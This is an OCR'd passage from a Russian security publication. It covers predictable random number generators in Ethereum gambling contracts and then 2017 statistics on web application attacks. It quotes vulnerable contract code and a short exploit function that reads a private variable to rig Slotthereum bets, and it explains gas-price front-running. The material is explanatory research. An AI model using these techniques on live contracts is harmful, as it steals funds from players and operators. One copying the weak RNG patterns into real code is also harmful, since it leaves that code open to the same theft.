address winningAddress = contestants[winningNumber].addr;
```

Генератор, использующий хеш блока

У каждого блока в блокчейне Ethereum есть хеш для верификации транзакций. Так называемая виртуальная машина Ethereum (EVM) позволяет получить хеш блока с помощью функции block.blockhash(). Функция ожидает числовой аргумент, который обозначает номер блока. Во время исследования мы обнаружили, что результат функции block.blockhash() часто некорректно используется при генерации случайных значений.

Существует три основных уязвимых вариации генераторов, использующих хеш блока:

- block.blockhash(block.number) — хеш текущего блока;
- block.blockhash(block.number - 1) — хеш последнего блока;
- block.blockhash() — хеш блока, который как минимум на 256 блоков старше.

Рассмотрим каждую из перечисленных вариаций.

1 goo.gl/c15JxW (etherscan.io)
2 goo.gl/qzV72G (etherscan.io)
3 goo.gl/U7CBHv (etherscan.io)

block.blockhash(block.number)

Переменная состояния block.number позволяет узнать высоту данного блока. Когда майнер добавляет в блок транзакцию, которая выполняет код контракта, известен block.number будущего блока этой транзакции, и контракту доступно его значение. Однако в момент выполнения транзакции в EVM хеш создаваемого блока еще не известен по очевидным причинам, и EVM всегда выдает ноль.

Некоторые контракты ошибочно интерпретируют значение выражения block.blockhash(block.number). В таких контрактах хеш блока считается известным во время выполнения транзакции и используется как источник энтропии.

Пример 1 (0xa65d59708838581520511d98fb8b5d1f76a96cad)[4]:

```
function deal(address player, uint8 cardNumber) internal
returns (uint8) {
   uint b = block.number;
   uint timestamp = block.timestamp;
   return uint8(uint256(keccak256(block.blockhash(b),
   player, cardNumber, timestamp)) % 52);
}
```

Пример 2 (github.com/axiomzen/eth-random/issues/3):

```
function random(uint64 upper) public returns (uint64
randomNumber) {
  _seed = uint64(sha3(sha3(block.blockhash(block.number),
  _seed), now));
   return _seed % upper;
}
```

block.blockhash(block.number - 1)

Некоторые контракты используют генераторы, основанные на хеше последнего блока. Понятно, что такой подход тоже уязвим: злоумышленник может создать контракт-эксплойт с таким же значением генератора, чтобы вызвать атакуемый контракт через внутреннее сообщение. «Случайные» числа обоих контрактов совпадут.

Пример 1 (0xF767fCA8e65d03fE16D4e38810f5E5376c3372A8)[5]:

```
//Generate random number between 0 & max
uint256 constant private FACTOR =  1157920892373161954235709
850086879078532699846656405640394575840079131296399;
function rand(uint max) constant private returns (uint256
result){
   uint256 factor = FACTOR * 100 / max;
   uint256 lastBlockNumber = block.number - 1;
   uint256 hashVal = uint256(block.
   blockhash(lastBlockNumber));
   return uint256((uint256(hashVal) / factor)) % max;
}
```

Хеш будущего блока

Более надежный способ — использовать хеш будущего блока, например следующим образом:

1. Игрок делает ставку, казино хранит block.number транзакции.
2. При втором вызове контракта игрок запрашивает у казино выигрышный номер.
3. Казино извлекает сохраненный block.number, получает хеш блока по его номеру и затем использует хеш при генерации псевдослучайного числа.

Такой подход работает, только если выполняется одно важное требование. В документации Solidity есть предупреждение об ограниченном числе хешей блоков, которые может хранить EVM: «По причинам масштабируемости доступны хеши не для всех блоков. Можно получить доступ к хешам только последних 256 блоков, а все остальные значения будут равны нулю».

4 goo.gl/obrjp9 (etherscan.io)
5 goo.gl/nN1ZLW (etherscan.io)

Поэтому если второй вызов не был сделан в пределах 256 блоков и не было проверки номера блока, псевдослучайное число будет известно заранее — 0.

Самый известный случай эксплуатации этой уязвимости — взлом лотереи SmartBillions[6]. Контракт неверно проверял возраст block.number, что привело к тому, что игрок выиграл 400 ETH: после создания 256 блоков он запросил предсказуемый выигрышный номер, который отправил в первой транзакции.

Хеш блока с закрытым начальным значением

Чтобы увеличить энтропию, некоторые из исследованных контрактов использовали начальное значение, которое считается секретным. Так было в лотерее Slotthereum. Пример кода:

```
bytes32 _a = block.blockhash(block.number - pointer)
for (uint i = 31; i >= 1; i--) {
   if ((uint8(_a[i]) >= 48) && (uint8(_a[i]) <= 57)) {
      return uint8(_a[i]) - 48;
   }
}
```

Переменная pointer объявлена закрытой, то есть у других контрактов нет доступа к ее значению. После каждой игры выигрышный номер от 1 до 9 присваивался этой переменной и затем использовался как случайное смещение block.number при получении хеша блока по номеру.

Одно из свойств технологии блокчейн — ее прозрачность, поэтому секретные данные не должны храниться в ней в открытом виде. Несмотря на то, что закрытые переменные недоступны другим контрактам, есть возможность извлечь из блокчейна содержимое хранилища контракта. К примеру, в популярном в Ethereum клиенте web3 есть API-метод web3.eth.getStorageAt(), с помощью которого можно извлечь содержимое постоянного хранилища контракта по индексам записей в нем.

В таком случае не составит труда получить значение закрытой переменной pointer из контракта и использовать ее в качестве аргумента в эксплойте:

```
function attack(address a, uint8 n) payable {
   Slotthereum target = Slotthereum(a);
   pointer = n;
   uint8 win = getNumber(getBlockHash(pointer));
   target.placeBet.value(msg.value)(win, win);
}
```

Опережение транзакции

Чтобы получить наибольшую награду, майнеры используют транзакции для создания нового блока на основе совокупного газа[7], полученного с каждой транзакции. Порядок выполнения транзакции в блоке определяется ценой газа. Транзакция с самой высокой ценой газа будет выполнена первой. Манипулируя ценой газа, можно добиться того, что нужная транзакция выполнится раньше остальных в блоке. Это может представлять собой уязвимость — в случае когда выполнение контракта зависит от его позиции в блоке.

Рассмотрим такой пример. У лотереи есть внешний «оракул» для получения псевдослучайных чисел, который используется, чтобы определить победителя среди игроков, делающих ставки в каждом раунде. Числа передаются в незашифрованном виде. Злоумышленник может просмотреть пул неподтвержденных транзакций и дождаться числа от оракула. Как только транзакция предсказателя появляется в пуле, злоумышленник отправляет ставку с большей ценой газа. Эта транзакция отправлена последней в раунде, но она выполняется перед транзакцией оракула благодаря наивысшей цене газа, и таким образом атакующий становится победителем. Подобная техника была продемонстрирована на конкурсе ZeroNights ICO Hacking Contest[8].

6 goo.gl/mKBP8L (reddit.com)
7 плата за выполнение операции в виртуальной машине блокчейна Ethereum (от амер. вар. англ. gas — топливо)
8 goo.gl/5nFbEN (blog.positive.com)

Есть еще один пример контракта, уязвимого для приема с опережением транзакции, — игра Last is me![9] Игрок покупает билет, занимает последнее место, и начинается обратный отчет таймера. Если никто не покупает билет после создания определенного количества блоков, контракт отдает выигрышное место тому, кто купил билет последним. Когда раунд заканчивается, злоумышленник следит за пулом неподтвержденных транзакций других участников — и выигрывает, отправляя транзакцию с большей ценой газа.


Как создать более безопасный ГПСЧ

Существуют три основных подхода к созданию более безопасных ГПСЧ в блокчейне Ethereum:

- внешний оракул,
- алгоритм Signidice,
- подход Commit—Reveal.

Внешний оракул: Oraclize

Oraclize[10] — сервис для децентрализованных приложений, который является связующим звеном между блокчейном и внешней средой (интернетом). При помощи Oraclize умные контракты могут запрашивать данные из веб-API (например, курс валюты, прогноз погоды, стоимость акций). Кроме того, Oraclize может использоваться как ГПСЧ. Некоторые из исследованных контрактов использовали Oraclize, чтобы получить случайные числа от random.org. Схема представлена на рисунке.



Работа сервиса Oraclize

Главный недостаток этого подхода в том, что сервис централизованный. Можем ли мы быть уверены, что демон Oraclize не изменит результат? Можно ли доверять random.org и всей его инфраструктуре? Несмотря на то, что Oraclize использует сервис TLSNotary, верификация производится вне блокчейна (в случае с лотерей — после того, как объявят победителя). Лучше использовать Oraclize как источник «случайных» данных с применением доказательств Ledger proofs[11], которые могут быть подтверждены внутри блокчейна.

Внешний оракул: BTCRelay

BTCRelay[12] — мост между блокчейнами Ethereum и Bitcoin. С помощью BTCRelay умные контракты блокчейна Ethereum могут запрашивать хеш будущего блока Bitcoin и использовать его как источник энтропии. Пример проекта, который использует BTCRelay как ГПСЧ — The Ethereum Lottery[13].

BTCRelay не подходит для решения проблемы мотивации майнера. Здесь барьер выше, чем при использовании будущих блоков Ethereum, но только из-за более высокой цены биткойна. Так что этот подход снижает, но не устраняет вероятность мошенничества со стороны майнеров.

Алгоритм Signidice

Signidice[14] — алгоритм, основанный на криптографических подписях. Может быть использован как ГПСЧ в умных контрактах с двумя сторонами (игрок и казино). Алгоритм работает следующим образом.

1. Игрок делает ставку, вызывая метод контракта.
2. Казино видит ставку, подписывает ее закрытым ключом и отправляет подпись контракту.
3. Контракт верифицирует подпись с помощью открытого ключа.
4. После этого подпись используется для генерации случайного числа.

В Ethereum есть встроенная функция ecrecover() для проверки подписей ECDSA в блокчейне. Однако алгоритм ECDSA не может быть использован в Signidice, так как казино может изменять входные параметры (в частности, параметр k) и таким образом влиять на значение конечной подписи. Реализация этой мошеннической схемы[15] была продемонстрирована в профильных сообществах.

К счастью, с выходом хардфорка Metropolis появился новый оператор возведения в степень по модулю[16], что позволило использовать проверку подписи RSA, который в отличие от ECDSA не позволяет манипулировать входными данными, чтобы подобрать подпись.

Подход Commit—Reveal

Как видно из названия, данный подход состоит из двух этапов:

- Commit — стороны передают свои данные в умный контракт в зашифрованном виде;
- Reveal — стороны передают начальные значения в открытом виде, контракт подтверждает, что данные верны, начальные значения используются для генерации случайного числа.

Для грамотного применения данного подхода нельзя полагаться ни на одну из сторон. Несмотря на то, что игроки не знают начальных значений владельца, владелец может быть одновременно и игроком, поэтому игроки не могут ему доверять.

Randao[17] — более грамотное применение подхода Commit—Reveal. Этот генератор псевдослучайных чисел собирает хешированные начальные значения нескольких сторон, и каждая сторона получает вознаграждение за участие. Стороны не знают начального значения друг друга, поэтому генерируется действительно случайный результат. Однако отказ одной из сторон раскрыть начальное значение приведет к DoS.

Commit—Reveal можно совместить[18] с использованием хеша будущего блока. В таком случае имеется три источника энтропии:


- sha3(seed1) владельца,
- sha3(seed2) игрока,
- хеш будущего блока.

Случайное число генерируется таким образом: sha3(seed1, seed2, blockhash). Подход Commit—Reveal решает проблему мотивации майнера: майнер решает, публиковать ли найденный хеш в блокчейне, но не знает начальных значений владельца и игрока. Подход решает также и проблему мотивации владельца: владелец знает только начальное значение владельца, начальное значение игрока и хеш будущего блока ему неизвестны. Кроме того, подход отлично работает в том случае, если владелец и майнер одно лицо: он выбирает хеш блока и знает начальное значение владельца, но не игрока.

Заключение


Создание безопасных генераторов псевдослучайных чисел в блокчейне Ethereum по-прежнему остается непростой задачей. Как показало исследование, из-за недостатка готовых решений разработчики чаще используют свои инструменты реализации. Однако легко допустить ошибку при разработке, так как источники энтропии в блокчейне ограничены. При создании ГПСЧ разработчику следует убедиться, что он хорошо понимает мотивацию каждой стороны, и тогда приступить к выбору подхода.

9 goo.gl/DrerxM (etherscan.io)
10 oraclize.it
11 goo.gl/jf6SGP (blog.oraclize.it)
12 btcrelay.org
13 goo.gl/Mw5jss (etherscan.io)
14 goo.gl/bngtfe (github.com)
15 goo.gl/nghtAU (github.com)
16 github.com/ethereum/EIPs/pull/198
17 github.com/randao/randao
18 goo.gl/zFCVth (blog.winsome.io)



Веб-безопасность


Атаки на веб-приложения в 2017 году: IT-компании и банки в зоне повышенного риска



Екатерина Килюшева, Анастасия Гришина

В течение 2017 года мы публиковали квартальные отчеты, посвященные атакам на веб-приложения. В этой статье кратко подведем итоги минувшего года. Уязвимые онлайн-ресурсы позволили злоумышленникам оказывать влияние на дипломатические отношения, похищать огромные суммы у криптовалютных бирж, исправлять оценки в школьных дневниках, получать доступ к фотографиям пациентов клиник пластической хирургии и осуществлять множество других вредоносных действий.

Наибольшее число атак в день — более 900 — совершалось на веб-приложения IT-компаний и финансовых организаций (банков и электронных торговых площадок). Злоумышленников привлекает возможность получить прямую финансовую выгоду от компрометации банковских систем или в результате атак на пользователей.



Среднее число атак в день на веб-приложения одной компании

Взлом кого угодно через IT-компанию

Атаки на сферу IT могут быть связаны с тем, что любая организация в той или иной степени пользуется услугами внешних подрядчиков для поддержания своих бизнес-процессов, поддержки внутренней инфраструктуры или внешних ресурсов. Доступ к IT-компании может открыть злоумышленнику возможность проникнуть в инфраструктуру множества компаний-клиентов. Так, в прошедшем году масштабная кибератака с использованием шифровальщика NotPetya началась со взлома компании, занимающейся разработкой бухгалтерского ПО[1].

Осенью вредоносный код был обнаружен и в популярной утилите CCleaner[2] на официальном сайте производителя. Использование ресурсов известной IT-компании (поставщика сетевого оборудования, ПО или услуг) для размещения своего вредоносного ПО или в качестве управляющего сервера выгодно злоумышленникам, поскольку соединения с IP-адресами этих компаний не вызывают подозрений у администраторов и служб безопасности. Помимо этого, злоумышленник может получить информацию, которая позволит проводить атаки в отношении клиентов компании, в качестве примера можно привести утечку информации с сервера Amazon Web Services[3].

На протяжении всего года значительную долю атак составляло «Внедрение SQL-кода», также были распространены атаки «Межсайтовое выполнение сценариев», «Подключение локальных файлов», «Выход за пределы назначенного каталога» и «Удаленное выполнение кода и команд ОС».

1 securitylab.ru/news/487147.php
2 goo.gl/GR2Cx1 (blog.talosintelligence.com)
3 goo.gl/X5PWXp (upguard.com)

В конце года в топ-5 вошла атака, эксплуатирующая уязвимость Optionsbleed (CVE-2017-9798). Примечательно, что первые попытки атак были зарегистрированы всего через три часа после публикации детальной информации об этой уязвимости: такой короткий срок практически не оставлял возможности принять меры для ее устранения.

Политика и зараженные пользователи

Сайты государственных организаций также вызывали интерес злоумышленников. В течение года мы наблюдали множественные взломы таких ресурсов как в политических целях, так и с целью заражения вредоносным ПО компьютеров обычных пользователей.

Наиболее актуальными были «Межсайтовое выполнение сценариев» и «Внедрение SQL-кода», составлявшие в совокупности более половины всех атак.


Высокий процент атак, направленных на пользователей, по всей вероятности, связан с двумя факторами. Во-первых, среди посетителей государственных порталов высока доля людей, не обладающих глубокими знаниями об информационной безопасности, и злоумышленники могут легко заразить их компьютеры вредоносным ПО. Во-вторых, эти сайты могут являться промежуточным звеном в целевой атаке на другую организацию, сотрудники которой посещают официальный сайт государственного органа для решения рабочих вопросов. В результате компьютер пользователя может быть заражен с целью преодоления сетевого периметра и проникновения в инфраструктуру. В начале года была выявлена масштабная кампания, в ходе которой злоумышленники внедряли на сайты посольств и иных ведомств скрипт, заражающий устройства посетителей шпионским ПО[4], а позже с этой же целью был взломан сайт Национального совета США по внешней торговле[5].

Государственные сайты могут использоваться и для размещения провокационных материалов в ходе информационной войны: публикация ложных новостей, к примеру, на официальном сайте министерства иностранных дел может спровоцировать дипломатический скандал и осложнить внешнеполитическую обстановку. Похожая атака произошла в 2017 году в Катаре: преступники разместили сфабрикованные высказывания эмира, что вызвало резкое ухудшение дипломатических отношений с другими странами[6].

В начале 2018 года мишенью хакеров стали веб-ресурсы, связанные с проведением президентских выборов в России[7]. Мы также ожидаем волну атак на сайты, имеющие отношение к главному спортивному событию года — финальной части чемпионата мира по футболу.


Банки и электронные торговые площадки: деньги и криптовалюта

Атаки на пользователей все еще остаются самыми распространенными для веб-приложений финансовой сферы: злоумышленников привлекает возможность получения выгоды за счет клиентов онлайн-банков и различных платежных систем. Кроме того, веб-приложения — наиболее уязвимое звено в системе защиты самих банков, поэтому преступники продолжат атаковать банковские сайты с целью проникновения во внутреннюю инфраструктуру и кражи денег через банковские системы.



Топ-5 атак на веб-приложения IT-компаний

Топ-5 атак на веб-приложения госучреждений



Топ-5 атак на веб-приложения банков и электронные торговые площадки

В течение года на веб-приложения банков проводились атаки, целью которых являлось выполнение команд на сервере приложения («Внедрение SQL-кода», «Удаленное выполнение кода и команд ОС»). Таким образом злоумышленники пытались выявить недостатки защиты сетевого периметра, а ведь именно уязвимости веб-приложений оказались единственным вектором проникновения во внутреннюю сеть банков в ходе наших пентестов (см. стр. 52). В четвертом квартале резко возросло число атак «Межсайтовое выполнение сценариев»: это может быть связано с тем, что в последние дни года пользователи совершают в среднем больше банковских операций.

На 2017 год пришелся рост популярности криптовалют и ICO (initial coin offering, первичного размещения токенов), и это немедленно привлекло внимание хакеров. Большинство атак на криптовалютные биржи и площадки для проведения ICO были связаны с недостаточной защитой веб-приложений, например взломы проектов CoinDash[8] и Enigma Project[9], во время которых преступники подменили на сайтах ICO адреса криптовалютных кошельков.

4 goo.gl/vBvVq3 (blogs.forcepoint.com)
5 fidelissecurity.com/TradeSecret
6 goo.gl/FfwKnP (theguardian.com)
7 interfax.ru/elections2018/601608, tass.ru/proisshestviya/4983795
8 goo.gl/BtjCCH (theregister.co.uk)
9 goo.gl/TcWS9i (thehackernews.com)

Здравоохранение: атаки на приватность

